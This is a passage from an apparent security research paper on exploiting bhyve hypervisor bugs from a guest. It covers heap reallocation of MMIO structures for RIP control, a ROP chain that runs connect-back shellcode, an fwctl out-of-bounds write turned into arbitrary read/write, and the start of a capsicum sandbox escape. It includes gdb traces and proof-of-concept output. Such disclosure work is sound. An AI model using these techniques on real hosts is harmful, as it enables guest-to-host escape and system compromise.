            RB_REMOVE(mmio_rb_tree, &mmio_rb_root, entry);
            . . .
        }
    }
}

```

Hence by disabling memory space decoding in the PCI command register, it is possible to free 'mmio_rb_range' structure associated with a device. Also, by re-enabling the memory space decoding, 'mmio_rb_range' structure can be

allocated. The same operations can also be triggered by writing to PCI BAR, which calls `update_bar_address()` in `pci_emul.c`. However, `unregister_bar()` and `register_bar()` are called together as part of the write operation to PCI BAR, unlike independent events when enabling and disabling BAR decoding in the command register.

The `'mmio_rb_range'` structure is of size 104 bytes and serviced by bins of size 112 bytes. When both BARs are unregistered by writing to the command register, the pointers to the freed memory is pushed into `'avail'` pointers of thread cache structure. To allocate the `'mmio_rb_range'` structure of framebuffer device at an address controlled by guest, overwrite the cached pointers in `tbins[7].avail` array with the address of guest memory as detailed in section 3.3 and then re-enable memory space decoding. Below is the state of the heap when framebuffer BARs are freed:

```
(gdb) info threads
  Id   Target Id               Frame
* 1    LWP 100154 of process 1318 "mevent" 0x0000000080121198a in _kevent ()
* from /lib/libc.so.7
  2    LWP 100157 of process 1318 "blk-4:0-0" 0x00000000800ebf67c in
_umtx_op_err () from /lib/libthr.so.3
  . . .
 12    LWP 100167 of process 1318 "vcpu 0" 0x000000008012297da in ioctl ()
from /lib/libc.so.7
 13    LWP 100168 of process 1318 "vcpu 1" 0x000000008012297da in ioctl ()
from /lib/libc.so.7

(gdb) thread 12
[Switching to thread 12 (LWP 100167 of process 1318)]
#0 0x000000008012297da in ioctl () from /lib/libc.so.7

(gdb) x/gx $fs_base-152
0x800691898:      0x00000000801b6f000

(gdb) print ((struct tcache_s *)0x00000000801b6f000)->tbins[7]
$4 = {tstats = {nrequests = 28}, low_water = 0, lg_fill_div = 1, ncached =
2, avail = 0x801b72508}

(gdb) x/2gx 0x801b72508-(2*8)
0x801b724f8:      0x00000000801a650e0      0x00000000801a65150
```

This technique entirely skips the `jemalloc` arbitrary free, since `mevent_delete()` is not used. Guest can directly modify the handler, `arg1` and `arg2` elements of the `'mmio_rb_range'` structure. Once modified, access a memory mapped by BAR0 or BAR1 of the framebuffer device to gain RIP control. Below is the output from the proof of concept code:

```
root@linuxguest:~/setupA/vga_pci_exploit# ./exploit
exploit: [+] CPU affinity set to vCPU0
exploit: [+] Writing to PCI command register to free memory
exploit: [+] Reading bhyve process memory...
exploit: [+] Leaked tcache avail pointers @ 0x801b72508
exploit: [+] Offset of tbin avail pointer = 0xfe410
exploit: [+] Guest base address = 0x802000000
exploit: [+] Shared data structures mapped @ 0x812000000
exploit: [+] Overwriting tbin avail pointers...
exploit: [+] Writing to PCI command register to reallocate freed memory
exploit: [+] Triggering MMIO read for RIP control

root@:~ # gdb -q -p 16759
Attaching to process 16759
Reading symbols from /usr/sbin/bhyve...Reading symbols from
/usr/lib/debug/usr/sbin/bhyve.debug...done.
. . .
(gdb) c
Continuing.
```

```
Thread 12 "vcpu 0" received signal SIGBUS, Bus error.
[Switching to LWP 100269 of process 16759]
```

```

0x00000000000412189 in mem_read (ctx=0x801a15080, vcpu=0, gpa=3221241856,
rval=0x7ffffdebf3d70, size=1, arg=0x812000020) at
/usr/src/usr.sbin/bhyve/mem.c:143
143      /usr/src/usr.sbin/bhyve/mem.c: No such file or directory.
(gdb) x/i $rip
=> 0x412189 <mem_read+121>:      callq  *%r10
(gdb) p/x $r10
$1 = 0x4242424242424242

```

--[5 - Notes on ROP payload and process continuation

The ROP payload used in the exploit performs the following operations:

- Clear the 'mmio_hint' by setting it to NULL. If not, the fake structure 'mmio_rb_range' structure will be used forever by the guest for any MMIO access
- Save an address pointing to the stack and use this later for process continuation
- Leak an address to 'syscall' gadget in libc by reading the GOT entry of ioctl() call. Use this further for making any syscall
- Call mprotect() to make a guest-controlled memory RWX for executing shellcode
- Jump to the connect back shellcode
- Set RAX to 0 before returning from the hijacked function call. If not, this is treated as an error on emulation and abort() is called, i.e. no process continuation!
- Restore the stack using the saved stack address for process continuation

When mem_read() is called, the 'rval' argument passed to it is a pointer to a stack variable:

```

static int
mem_read(void *ctx, int vcpu, uint64_t gpa, uint64_t *rval, int size, void
*arg)
{
    int error;
    struct mem_range *mr = arg;
    error = (*mr->handler)(ctx, vcpu, MEM_F_READ, gpa, size,
                          rval, mr->arg1, mr->arg2);
    return (error);
}

```

As per the calling convention, 'rval' value is present in register R9 when the ROP payload starts executing during the invocation of 'mr->handler'. The below instruction sequence in mem_write() provides a nice way to save the R9 register value by controlling the RBP value. This saved value is used to return to the original call stack without crashing the bhyve process.

```

0x00000000000412218 <+120>:  mov    %r9,-0x68(%rbp)
0x0000000000041221c <+124>:  mov    %r10,%r9
0x0000000000041221f <+127>:  mov    -0x68(%rbp),%r10
0x00000000000412223 <+131>:  mov    %r10,(%rsp)
0x00000000000412227 <+135>:  mov    %r11,0x8(%rsp)
0x0000000000041222c <+140>:  mov    -0x60(%rbp),%r10
0x00000000000412230 <+144>:  callq  *%r10

```

Here concludes the first part of the paper on exploiting the VGA memory corruption bug.

--[6 - Vulnerability in Firmware Configuration device

Firmware Configuration device (fwctl) allows the guest to retrieve specific host provided configuration like vCPU count, during initialization. The device is enabled by bhyve when the guest is configured to use a bootrom such as UEFI firmware.

fwctl.c implements the device using a request/response messaging protocol over I/O ports 0x510 and 0x511. The messaging protocol uses 5 states - DORMANT, IDENT_WAIT, IDENT_SEND, REQ or RESP for its operation.

- DORMANT, the state of the device before initialization
- IDENT_WAIT, the state of the device when it is initialized by calling fwctl_init()
- IDENT_SEND, device moves to this state when the guest writes WORD 0 to I/O port 0x510
- REQ, the final stage of the initial handshake is to read byte by byte from I/O port 0x511. The signature 'BHYV' is returned to the guest and moves the device into REQ state after the 4 bytes read. When the device is in REQ state, guest can request configuration information
- RESP, once the guest request is complete, the device moves to RESP state. In this state, the device services the request and goes back to REQ state for handling the next request

The interesting states here are REQ and RESP, where the device performs operations using guest provided inputs. Guest requests are handled by function fwctl_request() as below:

```
static int
fwctl_request(uint32_t value)
{
    . . .
    switch (rinfo.req_count) {
    case 0:
        . . .
        rinfo.req_size = value;
        . . .
    case 1:
        rinfo.req_type = value;
        rinfo.req_count++;
        break;
    case 2:
        rinfo.req_txid = value;
        rinfo.req_count++;
        ret = fwctl_request_start();
        break;
    default:
        ret = fwctl_request_data(value);
    }
    . . .
}
```

Guest can set the value of 'rinfo.req_size' when the request count 'rinfo.req_count' is 0, and for each request from the guest, 'rinfo.req_count' is incremented. The messaging protocol defines a set of 5 operations OP_NULL, OP_ECHO, OP_GET, OP_GET_LEN and OP_SET out of which only OP_GET and OP_GET_LEN are supported currently. The request type (operation) 'rinfo.req_type' could be set to either of this. Once the required information is received, fwctl_request_start() validates the request:

```
static int
fwctl_request_start(void)
{
    . . .
    rinfo.req_op = &errop_info;
    if (rinfo.req_type <= OP_MAX && ops[rinfo.req_type] != NULL)
        rinfo.req_op = ops[rinfo.req_type];

    err = (*rinfo.req_op->op_start)(rinfo.req_size);

    if (err) {
        errop_set(err);
        rinfo.req_op = &errop_info;
    }
    . . .
}
```

'req_op->op_start' calls fget_start() to validate the 'rinfo.req_size' provided by the guest as detailed below:

```
#define FGET_STRSZ      80
```

```

. . .
static int
fget_start(int len)
{
    if (len > FGET_STRSZ)
        return(E2BIG);
    . . .
}

. . .
static struct req_info {
    . . .
    uint32_t req_size;
    uint32_t req_type;
    uint32_t req_txid;
    . . .
} rinfo;

```

The 'req_size' element in 'req_info' structure is defined as an unsigned integer, but fget_start() defines its argument 'len' as a signed integer. Thus, a large unsigned integer such as 0xFFFFFFFF will bypass the validation 'len > FGET_STRSZ' as a signed integer comparison is performed [21][22].

fwctl_request() further calls fwctl_request_data() after a successful validation in fwctl_request_start():

```

static int
fwctl_request_data(uint32_t value)
{
    . . .
    rinfo.req_size -= sizeof(uint32_t);
    . . .
    (*rinfo.req_op->op_data)(value, remlen);

    if (rinfo.req_size < sizeof(uint32_t)) {
        fwctl_request_done();
        return (1);
    }

    return (0);
}

```

'(*rinfo.req_op->op_data)' calls fget_data() to store the guest data into an array 'static char fget_str[FGET_STRSZ]':

```

static void
fget_data(uint32_t data, int len)
{
    *((uint32_t *) &fget_str[fget_cnt]) = data;
    fget_cnt += sizeof(uint32_t);
}

```

fwctl_request_data() decrements 'rinfo.req_size' by 4 bytes on each request and reads until 'rinfo.req_size < sizeof(uint32_t)'. 'fget_cnt' is used as index into the 'fget_str' array and gets increment by 4 bytes on each request. Since 'rinfo.req_size' is set to a large value 0xFFFFFFFF, 'fget_cnt' can be incremented beyond FGET_STRSZ and overwrite the memory adjacent to 'fget_str' array. We have an out-of-bound write in the bss segment!

Since 0xFFFFFFFF bytes of data is too much to read in, the device cannot be transitioned into RESP state until 'rinfo.req_size < sizeof(uint32_t)'. However, this state transition is not a requirement for exploiting the bug.

--[7 - Exploitation of fwctl bug

For the sake of simplicity of setup, we enable the fwctl device by default

even when a bootrom is not specified. The below patch is applied to bhyve running on FreeBSD 11.2-RELEASE #0 r335510 host:

```
--- bhyverun.c.orig
+++ bhyverun.c
@@ -1019,8 +1019,7 @@
         assert(error == 0);
     }

-    if (lpc_bootrom())
-        fwctl_init();
+    fwctl_init();

#ifdef WITHOUT_CAPSICUM
    bhyve_caph_cache_catpages();
```

Rest of this section will detail about the memory layout and techniques to convert the out-of-bound write to a full process r/w.

----[7.1 - Analysis of memory layout in the bss segment

Unlike the heap, the memory adjacent to 'fget_str' has a deterministic layout since it is allocated in the .bss segment. Moreover, FreeBSD does not have ASLR or PIE, which helps in the exploitation of the bug.


Following memory layout was observed in the test environment:

```
char fget_str[80];
struct {
    size_t f_sz;
    uint32_t f_data[1024];
} fget_buf;
uint64_t padding;
struct iovec fget_biov[2];
size_t fget_size;
uint64_t padding;
struct inout_handlers handlers[65536];
...
struct mmio_rb_range *mmio_hint[VM_MAXCPU];
```

Guest will be able to overwrite everything beyond 'fget_str' array. Corrupting 'f_sz' or 'fget_size' is not very interesting as the name sounds. The first interesting target is the array of 'iovec' structures since it has a pointer 'iov_base' and length 'iov_len' which gets used in the RESP state of the device.

```
struct iovec {
    void *iov_base;
    size_t iov_len;
}
```

However, the device never reaches the RESP state due to the large value of 'rinfo.req_size' (0xFFFFFFFF). The next interesting target in the array of 'inout_handlers' structure.



----[7.2 - Out of bound write to full process r/w

Corrupting 'inout_handlers' structure provides useful primitives for exploitation as already detailed in section 4.2. In the VGA exploit, corrupting the 'arg' pointer of VGA I/O port allows the guest to access

memory relative to the 'arg' pointer by accessing the 'dac_palette' array. This section describes how a full process r/w can be achieved.

Let's analyze how the access to PCI I/O space BARs are emulated in bhyve. This is done using pci_emul_io_handler() in pci_emul.c:

```
static int
pci_emul_io_handler(struct vmctx *ctx, int vcpu, int in, int port, int
bytes,
                    uint32_t *eax, void *arg)
{
    struct pci_devinst *pdi = arg;
    struct pci_devemu *pe = pdi->pi_d;
    . . .
        offset = port - pdi->pi_bar[i].addr;
        if (in)
            *eax = (*pe->pe_barread)(ctx, vcpu, pdi, i,
                                    offset, bytes);
        else
            (*pe->pe_barwrite)(ctx, vcpu, pdi, i,
                              offset, bytes, *eax);
    . . .
}
```

Here, 'arg' is a pointer to 'pci_devinst' structure, which holds 'pci_bar' structure and a pointer to 'pci_devemu' structure. All these structures are defined in 'pci_emul.h':

```
struct pci_devinst {
    struct pci_devemu *pi_d;
    . . .
    void *pi_arg; /* devemu-private data */

    u_char pi_cfgdata[PCI_REGMAX + 1];
    struct pcibar pi_bar[PCI_BARMAX + 1];
};
```

'pci_devemu' structure has callbacks specific to each of the virtual devices. The callbacks of interest for this section are 'pe_barwrite' and 'pe_barread', which are used for handling writes and reads to BAR mapping I/O memory space:

```
struct pci_devemu {
    char *pe_emu; /* Name of device emulation */
    . . .
    /* BAR read/write callbacks */
    void (*pe_barwrite)(struct vmctx *ctx, int vcpu,
                        struct pci_devinst *pi, int baridx,
                        uint64_t offset, int size, uint64_t
                        value);
    uint64_t (*pe_barread)(struct vmctx *ctx, int vcpu,
                           struct pci_devinst *pi, int baridx,
                           uint64_t offset, int size);
};
```

'pci_bar' structure stores information about the type, address and size of BAR:

```
struct pcibar {
    enum pcibar_type type; /* io or memory */
    uint64_t size;
    uint64_t addr;
};
```

By overwriting any 'inout_handlers->handler' with pointer to pci_emul_io_handler() and 'arg' with pointer to fake 'pci_devinst' structure, it is possible to control the calls to 'pe->pe_barread' and 'pe->pe_barwrite' and its arguments 'pi', 'offset' and 'value'. Next part of the analysis is to find a 'pe_barwrite' and 'pe_barread' callback useful for full process r/w.

Bhyve has a dummy PCI device initialized in `pci_emul.c` which suits this purpose:

```
#define DIOSZ    8
#define DMEMSZ   4096

struct pci_emul_dsoftc {
    uint8_t    ioregs[DIOSZ];
    uint8_t    memregs[2][DMEMSZ];
};


. . .
static void
pci_emul_diow(struct vmctx *ctx, int vcpu, struct pci_devinst *pi, int
baridx,
               uint64_t offset, int size, uint64_t value)
{
    int i;
    struct pci_emul_dsoftc *sc = pi->pi_arg;
    . . .
        if (size == 1) {
            sc->ioregs[offset] = value & 0xff;
        } else if (size == 2) {
            *(uint16_t *)&sc->ioregs[offset] = value & 0xffff;
        } else if (size == 4) {
            *(uint32_t *)&sc->ioregs[offset] = value;
        }
    . . .
}


static uint64_t
pci_emul_dior(struct vmctx *ctx, int vcpu, struct pci_devinst *pi, int
baridx,
               uint64_t offset, int size)
{
    struct pci_emul_dsoftc *sc = pi->pi_arg;
    . . .
        if (size == 1) {
            value = sc->ioregs[offset];
        } else if (size == 2) {
            value = *(uint16_t *)&sc->ioregs[offset];
        } else if (size == 4) {
            value = *(uint32_t *)&sc->ioregs[offset];
        }
    . . .
}
```

`pci_emul_diow()` and `pci_emul_dior()` are the 'pe_barwrite' and 'pe_barread' callbacks for this dummy device. Since 'pci_devinst' structure is fake, 'pi->pi_arg' could be set to an arbitrary value. Read and write to 'ioregs' or 'memregs' could access any memory relative to the arbitrary address set in 'pi->pi_arg'.


Guest can now overwrite the 'inout_handlers[0]' structure as detailed above and access I/O port 0 to trigger memory read or write relative to fake 'pi_arg'. Though this is good enough to exploit the bug, we still do not have full process arbitrary r/w.

In order to access multiple addresses of choice, multiple fake 'pci_devinst' structure needs to be created, i.e. I/O port 0 with fake 'pi_arg' pointer to address X, I/O port 1 with fake pointer 'pi_arg' to address Y and so on.





Fake Structures




Instead, guest could create 2 fake 'pci_devinst' structure by corrupting 'inout_handlers' structures for I/O port 0 and 1. First 'pi_arg' could point to the address of 'fget_cnt'. fget_data() writes data into 'fget_str' array using 'fget_cnt' as index. Since 'fget_cnt' controls the relative write from 'fget_str', it can be used to modify second 'pi_arg' or any other memory adjacent to 'fget_str'.

So, the idea is to perform the following

- Corrupt inout_handlers[0] so that 'pi_arg' in 'pci_devinst' structure points to 'fget_cnt'
- Corrupt inout_handlers[1] such that 'pi_arg' in 'pci_devinst' is initially set to NULL

- Set `fget_cnt` value using I/O port 0, such that `fget_str[fget_cnt]` points to `'pi_arg'` of I/O port 1
- Use `fwctl` write operation to set `'pi_arg'` of I/O port 1 to arbitrary address
- Use I/O port 1, to read or write to the address set in the previous step
- Above 3 steps could be repeated to perform read or write to anywhere in memory
- Alternatively, `inout_handlers[0]` could also be set up to write directly to `'pi_arg'` of I/O port 1

Fake Structures



From here guest could re-use any of the technique used in VGA exploit for RIP and RSP control. The attached exploit code uses 'mmio_hint' overwrite.

```
--[ 8 - Sandbox escape using PCI passthrough
```

Bhyve added support for capsicum sandbox [9] through changes [10] [11]. Addition of capsicum is a huge security improvement as a large number of syscalls are filtered, and any code execution in bhyve is limited to the sandboxed process.

The user space process enters capability mode after performing all the initialization in `main()` function of `bhyverun.c`:

```
int
main(int argc, char *argv[])
{
    . . .
#ifdef WITHOUT_CAPSICUM
    . . .
    if (cap_enter() == -1 && errno != ENOSYS)
        errx(EX_OSERR, "cap_enter() failed");
#endif
}
```

```

    . . .
}

```

The sandbox specific code in bhyve is wrapped within the preprocessor directive 'WITHOUT_CAPSICUM', such that one can also build bhyve without capsicum support if needed. Searching for 'WITHOUT_CAPSICUM' in the codebase will give a fair understanding of the restrictions imposed on the bhyve process. The sandbox reduces capabilities of open file descriptors using `cap_rights_limit()`, and for file descriptors having `CAP_IOCTL` capability, `cap_ioctls_limit()` is used to whitelist the allowed set of IOCTLs.

However, virtual devices do interact with kernel drivers in the host. A bug in any of the whitelisted IOCTL command could allow code execution in the context of the host kernel. This attack surface is dependent on the virtual devices enabled in the guest VM and the descriptors opened by them during initialization. Another interesting attack surface is the VMM itself. The VMM kernel module has a bunch of IOCTL commands, most of which are reachable by default from within the sandbox.

This section details about a couple of sandbox escapes through PCI passthrough implementation in bhyve [12]. PCI passthrough in bhyve allows a guest VM to directly interact with the underlying hardware device exclusively available for its use. However, there are some exceptions:

- Guest is not allowed to modify the BAR registers directly
- Read and write access to the BAR and MSI capability registers in the PCI configuration space are emulated

PCI passthrough devices are initialized using `passthru_init()` function in `pci_passthru.c`. `passthru_init()` further calls `cfginit()` to initialize MSI and BARs for PCI using `cfginitmsi()` and `cfginitbar()` respectively. `cfginitbar()` allocates the BAR in guest address space using `pci_emul_alloc_pbar()` and then maps the physical BAR address to the guest address space using `vm_map_pptdev_mmio()`:

```

static int
cfginitbar(struct vmctx *ctx, struct passthru_softc *sc)
{
    . . .
    for (i = 0; i <= PCI_BARMAX; i++) {
        . . .
        if (ioctl(pcifd, PCIOCGETBAR, &bar) < 0)
            . . .
        /* Cache information about the "real" BAR */
        sc->psc_bar[i].type = bartype;
        sc->psc_bar[i].size = size;
        sc->psc_bar[i].addr = base;

        /* Allocate the BAR in the guest I/O or MMIO space */
        error = pci_emul_alloc_pbar(pi, i, base, bartype, size);
        . . .
        /* The MSI-X table needs special handling */
        if (i == pci_msix_table_bar(pi)) {
            error = init_msix_table(ctx, sc, base);
            . . .
        } else if (bartype != PCIBAR_IO) {
            /* Map the physical BAR in the guest MMIO space */
            error = vm_map_pptdev_mmio(ctx, sc->psc_sel.pc_bus,
                sc->psc_sel.pc_dev, sc->psc_sel.pc_func,
                pi->pi_bar[i].addr, pi->pi_bar[i].size,
base);
            . . .
        }
    }
}

```

`vm_map_pptdev_mmio()` API is part of `libvmmapi` library and defined in `vmmapi.c`. It calls `VM_MAP_PPTDEV_MMIO` IOCTL command to create the mappings for host memory in the guest address space. The IOCTL requires the bus, slot, func details of the passthrough device, the guest physical address

'gpa' and the host physical address 'hpa' as parameters:

```
int
vm_map_pptdev_mmio(struct vmctx *ctx, int bus, int slot, int func,
                  vm_paddr_t gpa, size_t len, vm_paddr_t hpa)
{
    . . .
    pptmmio.gpa = gpa;
    pptmmio.len = len;
    pptmmio.hpa = hpa;

    return (ioctl(ctx->fd, VM_MAP_PPTDEV_MMIO, &pptmmio));
}
```

BARs for MSI-X Table and MSI-X Pending Bit Array (PBA) are handled differently from memory or I/O BARs. MSI-X Table is not directly mapped to the guest address space but emulated. MSI-X Table and MSI-X PBA could use two separate BARs, or they could be mapped to the same BAR. When mapped to the same BAR, MSI-X structures could also end up sharing a page, though the offsets do not overlap. So MSI-X emulation considers the below conditions:

- MSI-X Table does not exclusively map a BAR
- MSI-X Table and MSI-X PBA maps the same BAR
- MSI-X Table and MSI-X PBA maps the same BAR and share a page

The interesting case for sandbox escape is the emulation when MSI-X Table and MSI-X PBA share a page. Let's take a closer look at `init_msix_table()`:

```
static int
init_msix_table(struct vmctx *ctx, struct passthru_softc *sc, uint64_t
base)
{
    . . .
    if (pi->pi_msix.pba_bar == pi->pi_msix.table_bar) {
        . . .
        /*
         * The PBA overlaps with either the first or last
         * page of the MSI-X table region. Map the
         * appropriate page.
         */
        if (pba_offset <= table_offset)
            pi->pi_msix.pba_page_offset = table_offset;
        else
            pi->pi_msix.pba_page_offset = table_offset
+
            table_size - 4096;
        pi->pi_msix.pba_page = mmap(NULL, 4096, PROT_READ |
            PROT_WRITE, MAP_SHARED, memfd, start +
            pi->pi_msix.pba_page_offset);
        . . .
    }
    . . .
    /* Map everything before the MSI-X table */
    if (table_offset > 0) {
        len = table_offset;
        error = vm_map_pptdev_mmio(ctx, b, s, f, start, len, base);
    }
    . . .
    /* Skip the MSI-X table */
    . . .
    /* Map everything beyond the end of the MSI-X table */
    if (remaining > 0) {
        len = remaining;
